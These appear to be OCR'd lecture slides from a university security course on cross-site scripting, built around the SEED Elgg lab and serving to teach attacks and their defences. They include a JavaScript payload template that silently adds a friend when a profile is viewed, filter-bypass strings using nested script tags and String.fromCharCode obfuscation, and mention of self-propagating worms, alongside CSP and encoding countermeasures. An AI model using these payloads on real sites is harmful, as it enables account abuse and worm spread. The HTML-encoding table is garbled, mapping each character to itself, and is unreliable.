(Advanced) Computer Security!

Network & Web Security

Cross-Site Scripting (XSS) Attacks & Countermeasures

(part II)

Prof. Travis Peters

Montana State University

CS 476/594 - Computer Security

Spring 2021

https://www.traviswpeters.com/cs476

Today

Reminder!
Please update your Slack, GitHub, Zoom
(first/last name, professional photo/background)


- Announcements
  - Lab 04 due today
  - Lab 05 released
  - Class cancelled 3/16 & 3/18 + drop XSRF lab

- Learning Objectives
  - Pre-reqs
    - Session cookies
    - HTTP GET and POST requests
    - JavaScript and Ajax
    - The DOM & DOM APIs
  - What is XSS and how do XSS attacks work?
    - one-time XSS attacks
    - self-propagating XSS worms
  - XSS Countermeasures
    - Content Security Policy (CSP)

XSS – Stealing Client Data…

- Access sensitive info, such as user cookies (Task 2)
- Send user data to attacker (Task 3)

The lab basically walks you through these tasks…



Pro Tip: Use the browser's "console" to debug JavaScript and check for errors!

Inject JS to Add a Friend (Task 4)

How to add Samy as a friend for anyone who views Samy's page?

e.g., Add Samy to Alice's friend list

Friend Request = HTTP Request

parameters.....

↳ ID for new friend

Inject JS to Add a Friend (Task 4)

How to add Samy as a friend for anyone who views Samy's page?

e.g., Add Samy to Alice's friend list

- Procedure
  - Log in as someone (not Samy)
  - Add a friend (Samy)
  - View the HTTP request/response
  - Extract details to craft your XSS payload
  - Embed XSS payload into Samy's profile (then log out)
  - Log in as someone, visit Samy's page and see if Samy is added as a friend

Investigate the HTTP request in the Burp Suite Proxy...

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
40	http://www.xsslabelgg.com	GET	/profile/boby			200	16015	HTML		Boby : Elgg For SEED Labs	
42	http://www.xsslabelgg.com	GET	/cache/1587931381/default/navigation/...			200	1198	script	js		
43	http://www.xsslabelgg.com	GET	/action/friends/add?friend=57&__elgg_ts...	✓		200	729	JSON			
44	http://www.xsslabelgg.com	GET	/action/friends/remove?friend=57&__elg...	✓		200	740	JSON			
45	http://www.xsslabelgg.com	GET	/profile/alice			200	15860	HTML		Alice : Elgg For SEED Labs	
46	http://www.xsslabelgg.com	GET	/action/logout?__elgg_ts=1615322395&...	✓		302	837	HTML		Redirecting to http://www....	

Request

Pretty | Raw | \n | Actions

```
1 GET /action/friends/add?friend=57&__elgg_ts=1615321979&__elgg_token=
  bbDeIhDXtSZxozvQmNfC9Q&__elgg_ts=1615321979&__elgg_token=bbDeIhDXtSZxozvQmNfC9Q
  HTTP/1.1
2 Host: www.xsslabelgg.com
3 Accept: application/json, text/javascript, */*; q=0.01
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/88.0.4324.150 Safari/537.36
5 X-Requested-With: XMLHttpRequest
6 Referer: http://www.xsslabelgg.com/profile/boby
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: Elgg=b43svl220sh3e5oo9p5mvkm54g
10 Connection: close
11
12
```

Response

Pretty | Raw | Render | \n | Actions

```
1 HTTP/1.1 200 OK
2 Date: Tue, 09 Mar 2021 20:33:30 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Cache-Control: must-revalidate, no-cache, no-store, private
5 expires: Thu, 19 Nov 1981 08:52:00 GMT
6 pragma: no-cache
7 x-content-type-options: nosniff
8 Vary: User-Agent
9 Content-Length: 384
10 Connection: close
11 Content-Type: application/json; charset=UTF-8
12
13 {
    "output":"",
    "status":0,
    "system_messages":{
      "error":[
      ],
      "success":[
        "You have successfully added Boby as a friend."
      ]
    },
    "current_url":"http:\/\/www.xsslabelgg.com\/action\/friends\/add?friend=57\u0026__el
    "forward_url":"http:\/\/www.xsslabelgg.com\/profile\/boby"
}
```

Note the specifics of the request!

The secret data is visible in the page source!

```
var elgg = {
    "config": {
        "lastcache": 1587931381,
        "viewtype": "default",
        "simplecache_enabled": 1,
        "current_language": "en"
    },
    "security": {
        "token": {
            "__elgg_ts": 1615325071,
            "__elgg_token": "xzgnP2T_kRJxxr9-UBXp1Q"
        }
    },
    "session": {
        "user": {
            "guid": 56,
            "type": "user",
            "subtype": "user",
            "owner_guid": 56,
            "container_guid": 0,
            "time_created": "2020-04-26T15:21:41-04:00",
            "time_updated": "2020-04-26T15:21:41-04:00",
```

Our template code includes code to "grab" this data.
You need to include it in your crafted URL though!

Craft your XSS payload!

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    // This data is sent by the server (look at the page's source code!)
    // and must be included in subsequent requests.
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;          // (1) elgg CSRF countermeasure
    var token="&__elgg_token="+elgg.security.token.__elgg_token;  // (2) elgg CSRF countermeasure

    // Construct the HTTP request to add Samy as a friend.
    var sendurl=...;  //FILL IN

    // Create and send an Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

http://www.xss..... /action/friends/add/ ... ...

Once complete, embed in Samy's page.

Inject JS to Add a Friend (Task 4)

How to add Samy as a friend for anyone who views Samy's page?

e.g., Add Samy to Alice's friend list

- Procedure
  - Log in as someone (not Samy)
  - Add a friend (Samy)
  - View the HTTP request/response
  - Extract details to craft your XSS payload
  - Embed XSS payload into Samy's profile (then log out)
  - Log in as someone, visit Samy's page and see if Samy is added as a friend


Next Steps

- Inject JS to Change Profile Data (Task 5)
  - Similar to Task 4
- Inject a self-propagating XSS worm (Task 6)
  - Builds on exploits from Tasks 4 & 5
  - Approaches: Link to external script (optional) vs. inject into DOM (required)
- Defeating XSS using CSP (Task 7)
  - Grad credit only

XSS Countermeasures

Filter/Encode Specific Strings/Characters

- Filtering – remove specific words/tags/patterns
- Encoding – HTML encode specific characters; e.g.,
  - < <
  - > >
  - " "
  - ' '
  - & &



- **Pros**: Simple and effective!
- **Cons**: Can be bypassed…

Filters

- **Idea:** Remove instances of <script> and </script>

Examples:

- <script>alert(1)</script> → filter → alert(1)
- <script><script>alert(1)</script></script> → f → alert(1)
- <scr<script>ipt>alert(1)</scr</script>ipt> → <script>alert(1)</script>

Filters (cont.)

- **Idea:** Remove instances of <script> and </script>

Examples:

- <script>alert(1)</script>
- <script><script>alert(1)</script></script>
- <scr<script>ipt>alert(1)</scr</script>ipt>

-> Need to apply filters *recursively* until no changes are made!

Filters (cont.)

- **Idea:** Block any use of **script**.

- The problem with script is that it is a way to inject code that will be executed. There are other ways to get JavaScript to execute...
  - Inside <a> tag href target
  - Inside <a> tag events – e.g, onmouseover, onmouseout, onmousemove, onlick, etc.
  - Inside tag events – e.g, onmouseover, onmouseout, onmousemove, onlick, etc.
  - Inside <img> tag on error events
    -

NOTE: Some of these events require user interaction – e.g., onmouseXYZ.
Payloads that execute as soon as the page loads are better!

Filters (cont.)

- **Idea:** Filter any explicit use of alert.

- Encode characters!
  - <script>eval(alert(1))</script>
    aka
    <script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>

Content Security Policy (CSP)

- A browser security mechanism that aims to mitigate XSS (+ other attacks)
- Clearly delineate code vs. data via HTTP header value set by server
- Basic Idea: Restrict resources (e.g., scripts) that a page can load
  - CSP rules:
    default-src 'self'
    ^^^ disallow inline JavaScript + only allow code from current domain
    script-src https://some-specific-website.com
    ^^^ explicitly allow code from some-specific-website.com
  - CSP directive to include a nonce (random value) for inline code
    ^^^ generated anew for each page / not guessable by attacker
  - CSP directive to specify a hash of the contents of the trusted input
    ^^^ unique hash for code; hash must be updated on server-side if the code is changed

Summary

- Untrusted data should **always** be treated as though it contains an attack.
  -> Do not send it anywhere without taking steps to make sure that any attacks are detected and neutralized.

- Types of XSS attacks
  - **Reflected XSS** - the malicious script comes from the current HTTP request.
  - **Stored XSS** - the malicious script comes from the website's database.
  - **DOM-based XSS** - the vulnerability exists in client-side code rather than server-side code.

- Countermeasures
  - **Content Security Policy** – policies that explicitly allow/deny code to run
  - **Filtering/Encoding** – HTML encode specific characters; e.g.,

    < <
    > >
    " "
    ' '
    & &

Lab Q&A